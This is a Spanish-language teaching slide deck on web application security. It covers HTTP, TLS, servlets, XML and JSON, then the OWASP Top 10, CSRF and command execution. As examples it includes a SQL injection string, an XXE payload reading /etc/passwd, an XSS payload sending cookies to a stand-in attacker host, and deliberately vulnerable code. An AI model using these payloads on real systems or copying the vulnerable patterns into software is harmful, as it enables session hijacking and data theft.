

Seguridad en Aplicaciones WEB

Introducción

Breve Historia

Páginas estáticas

CGI

Scripting

(ASP, Perl, Cold Fusion y PHP)

Marcos de Aplicación

(J2EE y ASP.Net)

CGI

Positivo

- Facil de escribir la lógica de la aplicación en lenguaje nativo C o C++

Negativo

- No soporta HTML de manera directa
- CGI corre procesos separados
- No maneja sesiones

Scripting

Positivo

- Manejan sesiones
- Corren dentro del servidor web
- Pocos problemas desbordamiento de pila
- No son compilados (escritura-compile-ejecución un poco más rápido)

Negativo

- No son fuertemente tipificados
- Código fuente suele ser difícil de mantener
- No están pensados para escribir grandes aplicaciones con varias capas

Marcos de Aplicación

Positivo

- Buenos controles de autorización y sesión
- Permite aplicaciones distribuidas
- Aplicaciones con varias capas
- Fuertemente tipificados para evitar problemas de seguridad y programación

Negativo

- Más lento de desarrollar aplicaciones pequeñas y medianas.

Ejecutar código del lado del cliente (browser)

Applet: pequeños programas que se ejecutan en el contexto de un navegador web.

http://www.walter-fendt.de/ph14s/pendulum_s.htm

Javascript: lenguaje de programación interpretado.


Flash: javascript Flash lenguaje (JSFL)

ActiveX: IE Explorer - Windows

Intercambio cliente-servidor

- Colocamos url en el navegador
- Se resuelve el nombre mediante el DNS
- Se envía petición HTTP al puerto 80 utilizando el método GET
- Servidor envía datos
- Se solicitan otros medios de la página.

Ejemplo de intercambio



The image shows a Wireshark packet capture interface. The top toolbar includes icons for file operations, capture, analysis, and statistics. Below the toolbar is a filter bar with a filter expression field and buttons for 'Expression...', 'Clear', and 'Apply'. The main packet list table displays 16 captured packets. The first packet is a DNS standard query for 'AAAA www.editions-eni.fr'. The second packet is the corresponding DNS standard query response. The third packet is another DNS standard query for 'AAAA www.editions-eni.fr'. The fourth packet is the corresponding DNS standard query response. The fifth packet is a DNS standard query for 'A www.editions-eni.fr'. The sixth packet is the corresponding DNS standard query response for 'A 81.80.245.20'. The seventh packet is a TCP SYN packet from 10.0.2.15 to 81.80.245.20 on port 46522. The eighth packet is a TCP SYN-ACK packet from 81.80.245.20 to 10.0.2.15. The ninth packet is a TCP ACK packet from 10.0.2.15 to 81.80.245.20. The tenth packet is an HTTP GET request. The eleventh packet is a TCP ACK packet from 81.80.245.20 to 10.0.2.15. The twelfth packet is a TCP segment of a reassembled PDU. The thirteenth packet is a TCP ACK packet from 10.0.2.15 to 81.80.245.20. The fourteenth packet is a TCP segment of a reassembled PDU. The fifteenth packet is a TCP ACK packet from 10.0.2.15 to 81.80.245.20. The sixteenth packet is a TCP segment of a reassembled PDU. The bottom pane shows the details of the selected packet (Frame 1), including Ethernet II, Internet Protocol, User Datagram Protocol, and Domain Name System (query).

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.0.2.15	212.27.40.241	DNS	Standard query AAAA www.editions-eni.fr
2	0.034784	212.27.40.241	10.0.2.15	DNS	Standard query response
3	0.035442	10.0.2.15	212.27.40.241	DNS	Standard query AAAA www.editions-eni.fr
4	0.073922	212.27.40.241	10.0.2.15	DNS	Standard query response
5	0.074505	10.0.2.15	212.27.40.241	DNS	Standard query A www.editions-eni.fr
6	0.116152	212.27.40.241	10.0.2.15	DNS	Standard query response A 81.80.245.20
7	0.116858	10.0.2.15	81.80.245.20	TCP	46522 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=118235 TSER=0 WS=5
8	0.161819	81.80.245.20	10.0.2.15	TCP	http > 46522 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
9	0.161914	10.0.2.15	81.80.245.20	TCP	46522 > http [ACK] Seq=1 Ack=1 Win=5840 Len=0
10	0.162360	10.0.2.15	81.80.245.20	HTTP	GET / HTTP/1.1
11	0.163068	81.80.245.20	10.0.2.15	TCP	http > 46522 [ACK] Seq=1 Ack=387 Win=8760 Len=0
12	0.560710	81.80.245.20	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
13	0.560847	10.0.2.15	81.80.245.20	TCP	46522 > http [ACK] Seq=387 Ack=525 Win=6432 Len=0
14	0.562135	81.80.245.20	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
15	0.562190	10.0.2.15	81.80.245.20	TCP	46522 > http [ACK] Seq=387 Ack=1049 Win=7504 Len=0
16	0.622542	81.80.245.20	10.0.2.15	TCP	[TCP segment of a reassembled PDU]

Frame 1 (79 bytes on wire, 79 bytes captured)
Ethernet II, Src: CadmusCo_30:1b:df (08:00:27:30:1b:df), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol, Src: 10.0.2.15 (10.0.2.15), Dst: 212.27.40.241 (212.27.40.241)
User Datagram Protocol, Src Port: 39560 (39560), Dst Port: domain (53)
Domain Name System (query)

Cabecera HTTP envío del navegador

```
Host: www.editions-eni.fr
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.4)
Gecko/2008112309 Icedragon/3.0.4 (Debian-3.0.4-1)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

Respuesta del Servidor

```
HTTP/1.1 200 OK  
Connection: Keep-Alive
```

```
Content-Length: 170498  
Expires: -1  
Date: Wed, 10 Jun 2009 02:16:30 GMT  
Content-Type: text/html; charset=iso-8859-1  
Server: Microsoft-IIS/6.0  
X-Powered-By: ASP.NET  
X-AspNet-Version: 2.0.50727  
Set-Cookie: ASP.NET_SessionId=rmg2itynpxw5axmholz5gk45; path=/  
HttpOnly  
Cache-Control: no-cache  
Pragma: no-cache
```

Tipos de peticiones

GET

El recurso se solicita a través de la url al servidor web

POST

Los datos se incluyen en el cuerpo de la petición.

Suele usarse para transmitir formularios web con datos encriptados

HTTP

Hypertext Transfer Protocol

Capa de Aplicación modelo OSI

Sin estados (por eso utilizamos cookies)

Cookies

Pequeños archivos texto

Se guardan en el navegador

Suelen estar encriptados

Sirven para diferenciar usuarios

HTTPS

Hypertext Transfer Protocol Secure

https puerto 443

El protocolo de seguridad cifra y descifra en una capa más baja (SSL o TLS)

Necesita un certificado de clave pública en el servidor

Puede limitar el acceso a clientes autorizados

SSL Secure Socket Layer

TLS Transport Layer Security

Autenticación y privacidad de la información entre extremos.

- SSL 1.0 – nunca se ha publicado debido a problemas de seguridad.
- SSL 2.0 – lanzado en 1995. Desaparecido en 2011. Ha tenido problemas de seguridad.
- SSL 3.0 – lanzado en 1996. Se deprecó en el 2015. Ha tenido problemas de seguridad.
- TLS 1.0 – lanzado en 1999 como una actualización a SSL 3.0. La depreciación prevista para el año 2020.
- TLS 1.1 – publicado en 2006. La depreciación prevista para el año 2020.
- TLS 1.2 – publicado en 2008.
- TLS 1.3 – lanzado en 2018.

Let's Encrypt

Let's Encrypt es una Autoridad de Certificación
gratuita, automatizada, y abierta.

<https://letsencrypt.org/>

Java Servlet

Objetos que corren dentro de un contexto
(Tomcat)

Una sola instancia cargada por el servidor

init - destroy

Java Servlet - Ejemplo

```
package org.pruebas;
```

```
import java.io.IOException;  
import java.io.PrintWriter;  
import javax.servlet.ServletException;  
import javax.servlet.http.HttpServlet;  
import javax.servlet.http.HttpServletRequest;  
import javax.servlet.http.HttpServletResponse;
```

```
public class HolaMundoServlet extends HttpServlet {
```

```
    /**
```

```
     * Servlet de ejemplo que procesa una petición GET
```

```
     * @param request
```

```
     * @param response
```

```
     * @throws ServletException
```

```
     * @throws IOException
```

```
    */
```

```
    @Override
```

```
    public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
```

```
        PrintWriter out = response.getWriter();
```

```
        out.println("<!DOCTYPE HTML PUBLIC \"-//W3C//DTD HTML 4.0 Transitional//EN\">");
```

```
        out.println("<html>");
```

```
        out.println("<head><title>Ejemplo Hola Mundo</title></head>");
```

```
        out.println("<body>");
```

```
        out.println("<h1>¡Hola Mundo!</h1>");
```

```
        out.println("</body></html>");
```

```
    }
```

```
}
```

Java Server Pages (JSP)

Similar a php pero en lenguaje JAVA

Se traduce a servlet la primera vez que se ejecuta

AJAX

Asynchronous JavaScript And XML

Se ejecuta en el navegador

Utiliza XMLHttpRequest: interfaz para hacer pedidos HTTP y HTTPS a servidores.

XML (Extensible Markup Language)

```
<?xml version="1.0" encoding="UTF-8" ?>  
<!DOCTYPE Edit_Mensaje SYSTEM "Edit_Mensaje.dtd">
```

```
<Edit_Mensaje>  
  <Mensaje>  
    <Remitente>  
      <Nombre>Nombre del remitente</Nombre>  
      <Mail> Correo del remitente </Mail>  
    </Remitente>  
    <Destinatario>  
      <Nombre>Nombre del destinatario</Nombre>  
      <Mail>Correo del destinatario</Mail>  
    </Destinatario>  
    <Texto>  
      <Asunto>  
        Este es mi documento con una estructura muy sencilla  
        no contiene atributos ni entidades...  
      </Asunto>  
      <Parrafo>  
        Este es mi documento con una estructura muy sencilla  
        no contiene atributos ni entidades...  
      </Parrafo>  
    </Texto>  
  </Mensaje>  
</Edit_Mensaje>
```

DTD (Document Type Definition)

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
```

```
<!-- Este es el DTD de Edit_Mensaje -->
```

```
<!ELEMENT Mensaje (Remitente, Destinatario, Texto)*>
```

```
<!ELEMENT Remitente (Nombre, Mail)>
```

```
<!ELEMENT Nombre (#PCDATA)>
```

```
<!ELEMENT Mail (#PCDATA)>
```

```
<!ELEMENT Destinatario (Nombre, Mail)>
```

```
<!ELEMENT Nombre (#PCDATA)>
```

```
<!ELEMENT Mail (#PCDATA)>
```

```
<!ELEMENT Texto (Asunto, Parrafo)>
```

```
<!ELEMENT Asunto (#PCDATA)>
```

```
<!ELEMENT Parrafo (#PCDATA)>
```

Indica que etiquetas son permitidas y cual es su contenido

Indica el orden en que van las etiquetas en el documento

Indica que etiquetas van dentro de otras

JSON (Javascript Object Notation)

Subconjunto de notación de objetos en javascript

```
miObjeto = eval('(' + json_datos + ')');  OJO !!
```

```
{
  "menu": {
    "id": "file",
    "value": "File",
    "popup": {
      "menuitem": [
        { "value": "New", "onclick": "CreateNewDoc()" },
        { "value": "Open", "onclick": "OpenDoc()" },
        { "value": "Close", "onclick": "CloseDoc()" }
      ]
    }
  }
}
```

Seguridad en sitios web

Aspectos generales

Objetivos de los ataques

- Dejar el sitio no disponible
- Modificar el contenido de un sitio
- Obtener información no autorizada
- Tomar el control del servidor
 - Para utilizarlo como base para otros ataques.
- etc.

Pasos para el ataque

- Recuperar toda la información posible del sitio
- Descubrir las partes ocultas: directorios, estructura de base de datos, etc
- Implementar una estrategia de ataque.

¿Qué deberíamos saber?

- ¿es estático o dinámico?
- Variables utilizadas en las peticiones
- Formularios y campos
- ¿Recibimos cookies? ¿qué datos contienen?
- ¿Hay contenido multimedia?
- ¿Usa una base de datos?
- ¿Tenemos acceso a carpetas con imágenes?
- ¿Qué versiones utiliza (servidor, lenguaje,)

¿Qué es OWASP?

El Proyecto Abierto de Seguridad en Aplicaciones Web

(OWASP por sus siglas en inglés) es una comunidad abierta

dedicada a permitir que las organizaciones desarrollen,

adquieran y mantengan aplicaciones y APIs en las que se

pueda confiar.

¿Qué es OWASP?

En OWASP, vamos a encontrar de forma abierta y gratuita:

- Herramientas y estándares de seguridad en aplicaciones.
- Libros completos de revisiones de seguridad en aplicaciones, desarrollo de código fuente seguro y revisiones de seguridad en código fuente
- Presentaciones y videos.
- Hojas de trucos en varios temas comunes.
- Controles de seguridad estándar y bibliotecas.
- Capítulos locales en todo el mundo.
- Investigaciones de vanguardia.
- Numerosas conferencias alrededor del mundo.
- Listas de correo.

Riesgo

Los atacantes pueden, potencialmente, utilizar diferentes rutas a través de su aplicación para perjudicar su negocio u organización. Cada uno de estos caminos representa un riesgo que puede o no ser suficientemente grave como para merecer atención.

Riesgo

A fin de determinar el riesgo para su organización, puede evaluar la **probabilidad** asociada a cada agente de amenaza, vector de ataque, debilidad de seguridad y combinarlo con una estimación del **impacto** técnico y de negocio para su organización.

OWASP TOP 10

1. Inyección
2. Pérdida de autenticación
3. Exposición de datos sensibles
4. Entidades externas XML
5. Pérdida de control de acceso
6. Configuración de seguridad incorrecta
7. Secuencia de comandos en sitios cruzados
8. Deserialización insegura
9. Componentes con vulnerabilidades conocidas
10. Registro y monitoreo insuficiente

1 - Inyección

Las **fallas de inyección**, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta.

Los datos dañinos del atacante pueden **engañar al intérprete** para que **ejecute comandos involuntarios** o **acceda a los datos sin la debida autorización**.

Escenario #1: la aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID=" +  
request.getParameter("id") + "";
```

Escenario #2: la confianza total de una aplicación en su framework puede resultar en consultas que aún son vulnerables a inyección, por ejemplo, Hibernate Query Language (HQL):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE  
custID=" + request.getParameter("id") + "");
```

En ambos casos, al atacante puede modificar el parámetro “id” en su navegador para enviar: ' or '1'='1. Por ejemplo:

```
http://example.com/app/accountView?id=' or '1'='1
```

Ejemplos Inyección

2 - Pérdida de Autenticación

Las **funciones** de la aplicación relacionadas a **autenticación y gestión de sesiones** son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios y contraseñas, token de sesiones, o explotar otras fallas de implementación para **asumir la identidad de otros usuarios**

Escenario #1: el relleno automático de credenciales y el uso de listas de contraseñas conocidas son ataques comunes. Si una aplicación no implementa protecciones automáticas, podrían utilizarse para determinar si las credenciales son válidas.

Escenario #2: la mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor. Las mejores prácticas requieren la rotación y complejidad de las contraseñas y desalientan el uso de claves débiles por parte de los usuarios. Se recomienda a las organizaciones utilizar las prácticas recomendadas en la Guía NIST 800-63 y el uso de autenticación multi-factor (2FA).

Escenario #3: los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar “logout”, el usuario simplemente cierra la pestaña del navegador y se aleja. Un atacante usa el mismo navegador una hora más tarde, la sesión continúa activa y el usuario se encuentra autenticado.

Ejemplos Perdida de Autenticación

3 - Exposición de datos sensibles

Muchas aplicaciones web y APIs **no protegen adecuadamente datos sensibles**. Los atacantes pueden robar o modificar estos datos para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos. Los **datos sensibles requieren métodos de protección adicionales**, como el cifrado en almacenamiento y tránsito.

Escenario #1: una aplicación cifra números de tarjetas de crédito en una base de datos utilizando su cifrado automático. Sin embargo, estos datos son automáticamente descifrados al ser consultados, permitiendo que, si existe un error de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.

Escenario #2: un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red (por ejemplo en una red Wi-Fi insegura), degrada la conexión de HTTPS a HTTP e intercepta los datos, robando las cookies de sesión del usuario. El atacante reutiliza estas cookies y secuestra la sesión del usuario (ya autenticado), accediendo o modificando datos privados. También podría alterar los datos enviados.

Escenario #3: se utilizan hashes simples o hashes sin SALT para almacenar las contraseñas de los usuarios en una base de datos. Una falla en la carga de archivos permite a un atacante obtener las contraseñas. Utilizando una Rainbow Table de valores pre- calculados, se pueden recuperar las contraseñas originales.

Ejemplos Perdida de Autenticación

4 - Entidades Externas XML (XXE)

Muchos procesadores XML antiguos o mal configurados evalúan **referencias a entidades externas en documentos XML**. Las entidades externas pueden utilizarse para **revelar archivos internos** mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la LAN, **ejecutar código de forma remota** y realizar **ataques de denegación de servicio**.

Escenario #1: el atacante intenta extraer datos del servidor: <?xml version="1.0" encoding="ISO-8859-1"?>

```
<!DOCTYPE foo [  
<!ELEMENT foo ANY>  
<!ENTITY xxe SYSTEM "file:///etc/passwd">]>  
<foo>&xxe;</foo>
```

Ejemplos Entidades Externas

5 - Pérdida de Control de Acceso

Las **restricciones** sobre lo que los usuarios autenticados pueden hacer **no se aplican correctamente**. Los atacantes pueden explotar estos defectos para **acceder, de forma no autorizada, a funcionalidades y/o datos**, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar derechos de acceso y permisos, etc.

Escenario #1: la aplicación utiliza datos no validados en una llamada SQL para acceder a información de una cuenta:

```
pstmt.setString(1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery( );
```

Un atacante simplemente puede modificar el parámetro “acct” en el navegador y enviar el número de cuenta que desee. Si no se verifica correctamente, el atacante puede acceder a la cuenta de cualquier usuario:

<http://example.com/app/accountInfo?acct=notmyacct>

Escenario #2: un atacante simplemente fuerza las búsquedas en las URL. Los privilegios de administrador son necesarios para acceder a la página de administración:

<http://example.com/app/getappInfo>
http://example.com/app/admin_getappInfo

Si un usuario no autenticado puede acceder a cualquier página o, si un usuario no-administrador puede acceder a la página de administración, esto es una falla.

Pérdida de Control de Acceso

6 - Configuración de Seguridad Incorrecta

La configuración de seguridad incorrecta es un problema muy común y se debe en parte a **establecer la configuración de forma manual, ad hoc o por omisión** . Son ejemplos: S3 buckets abiertos, cabeceras HTTP mal configuradas, mensajes de error con contenido sensible, falta de parches y actualizaciones, frameworks, dependencias y componentes desactualizados, etc.

Escenario #1: el servidor de aplicaciones viene con ejemplos que no se eliminan del ambiente de producción. Estas aplicaciones poseen defectos de seguridad conocidos que los atacantes usan para comprometer el servidor. Si una de estas aplicaciones es la consola de administración, y las cuentas predeterminadas no se han cambiado, el atacante puede iniciar una sesión.

Escenario #2: el listado de directorios se encuentra activado en el servidor y un atacante descubre que puede listar los archivos. El atacante encuentra y descarga las clases de Java compiladas, las descompila, realiza ingeniería inversa y encuentra un defecto en el control de acceso de la aplicación.

Configuración de Seguridad Incorrecta

7 - Secuencia de Comandos en Sitios Cruzados (XSS)

Los XSS ocurren cuando **una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada;** o actualiza una página web existente con datos suministrados por el usuario utilizando una API que ejecuta JavaScript en el navegador.

Permiten ejecutar comandos en el navegador de la víctima y el atacante puede secuestrar una sesión, modificar (defacement) los sitios web, o redireccionar al usuario hacia un sitio malicioso.

Escenario 1: la aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +  
request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro “CC” en el navegador por:

```
'><script>document.location='http://www.attacker.com/cgi-  
bin/cookie.cgi?foo='+document.cookie</script>'
```

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

Nota: los atacantes también pueden utilizar XSS para anular cualquier defensa contra Falsificación de Peticiones en Sitios Cruzados (CSRF) que la aplicación pueda utilizar.

8 - Deserialización Insegura

Estos defectos ocurren cuando una aplicación **recibe objetos serializados dañinos** y estos objetos pueden ser manipulados o borrados por el atacante para realizar ataques de repetición, inyecciones o elevar sus privilegios de ejecución.

En el **peor de los casos**, la deserialización insegura puede conducir a la **ejecución remota** de código en el servidor.

Escenario #1: una aplicación React invoca a un conjunto de microservicios Spring Boot. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud. Un atacante advierte la firma “R00” del objeto Java, y usa la herramienta Java Serial Killer para obtener ejecución de código remoto en el servidor de la aplicación.

9 - Componentes con vulnerabilidades conocidas

Los **componentes** como bibliotecas, frameworks y otros módulos **se ejecutan con los mismos privilegios que la aplicación**. Si se explota un componente vulnerable, el ataque puede provocar una pérdida de datos o tomar el control del servidor.

10 - Registro y Monitoreo Insuficientes

El registro y monitoreo insuficiente, junto a la falta de respuesta ante incidentes permiten a los atacantes **mantener el ataque en el tiempo, pivotear a otros sistemas y manipular, extraer o destruir datos.**

Escenario #1: el software de un foro de código abierto es operado por un pequeño equipo que fue atacado utilizando una falla de seguridad. Los atacantes lograron eliminar el repositorio del código fuente interno que contenía la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad peor.

Escenario #2: un atacante escanea usuarios utilizando contraseñas por defecto, pudiendo tomar el control de todas las cuentas utilizando esos datos. Para todos los demás usuarios, este proceso deja solo un registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.

Escenario #3: De acuerdo a reportes, un importante minorista tiene un sandbox de análisis de malware interno para los archivos adjuntos de correos electrónicos. Este sandbox había detectado software potencialmente indeseable, pero nadie respondió a esta detección. Se habían estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada por un banco externo, debido a transacciones fraudulentas de tarjetas.

Fuerza Bruta

Tratar de ingresar a una cuenta privilegiada bien conocida o alguna otra cuenta adivinada y tratar fuerza bruta o ataques de diccionario contra la contraseña

Cross Site Request Forgery (CSRF)

La falsificación de petición en sitios cruzados consiste en, mediante un ataque de ingeniería social, hacer que un usuario identificado en el sitio ejecute, sin querer, un comando en el servidor.

Por ejemplo:

<http://example1.com/usuarios/eliminar/63>

Command Execution

`exec()`, `passthru()`, `system()`, `popen()` y la comilla invertida (```) – Ejecuta el valor de entrada como si fuese un mandato Shell.

Cuando se pasan los valores de entrada de un usuario a estas funciones, necesitamos evitar que los usuarios puedan manipularlos para ejecutar mandatos arbitrarios. PHP tiene dos funciones que deberían ser utilizadas para este propósito, que son `escapeshellarg()` y `escapeshellcmd()`.

Seguridad en Aplicaciones Móviles

https://mobile-security.gitbook.io/masvs/security-requirements/0x06-v1-architecture_design_and_threat_modelling_requireme

OWASP Risk Assessment Framework

<https://owasp.org/www-project-risk-assessment-framework/>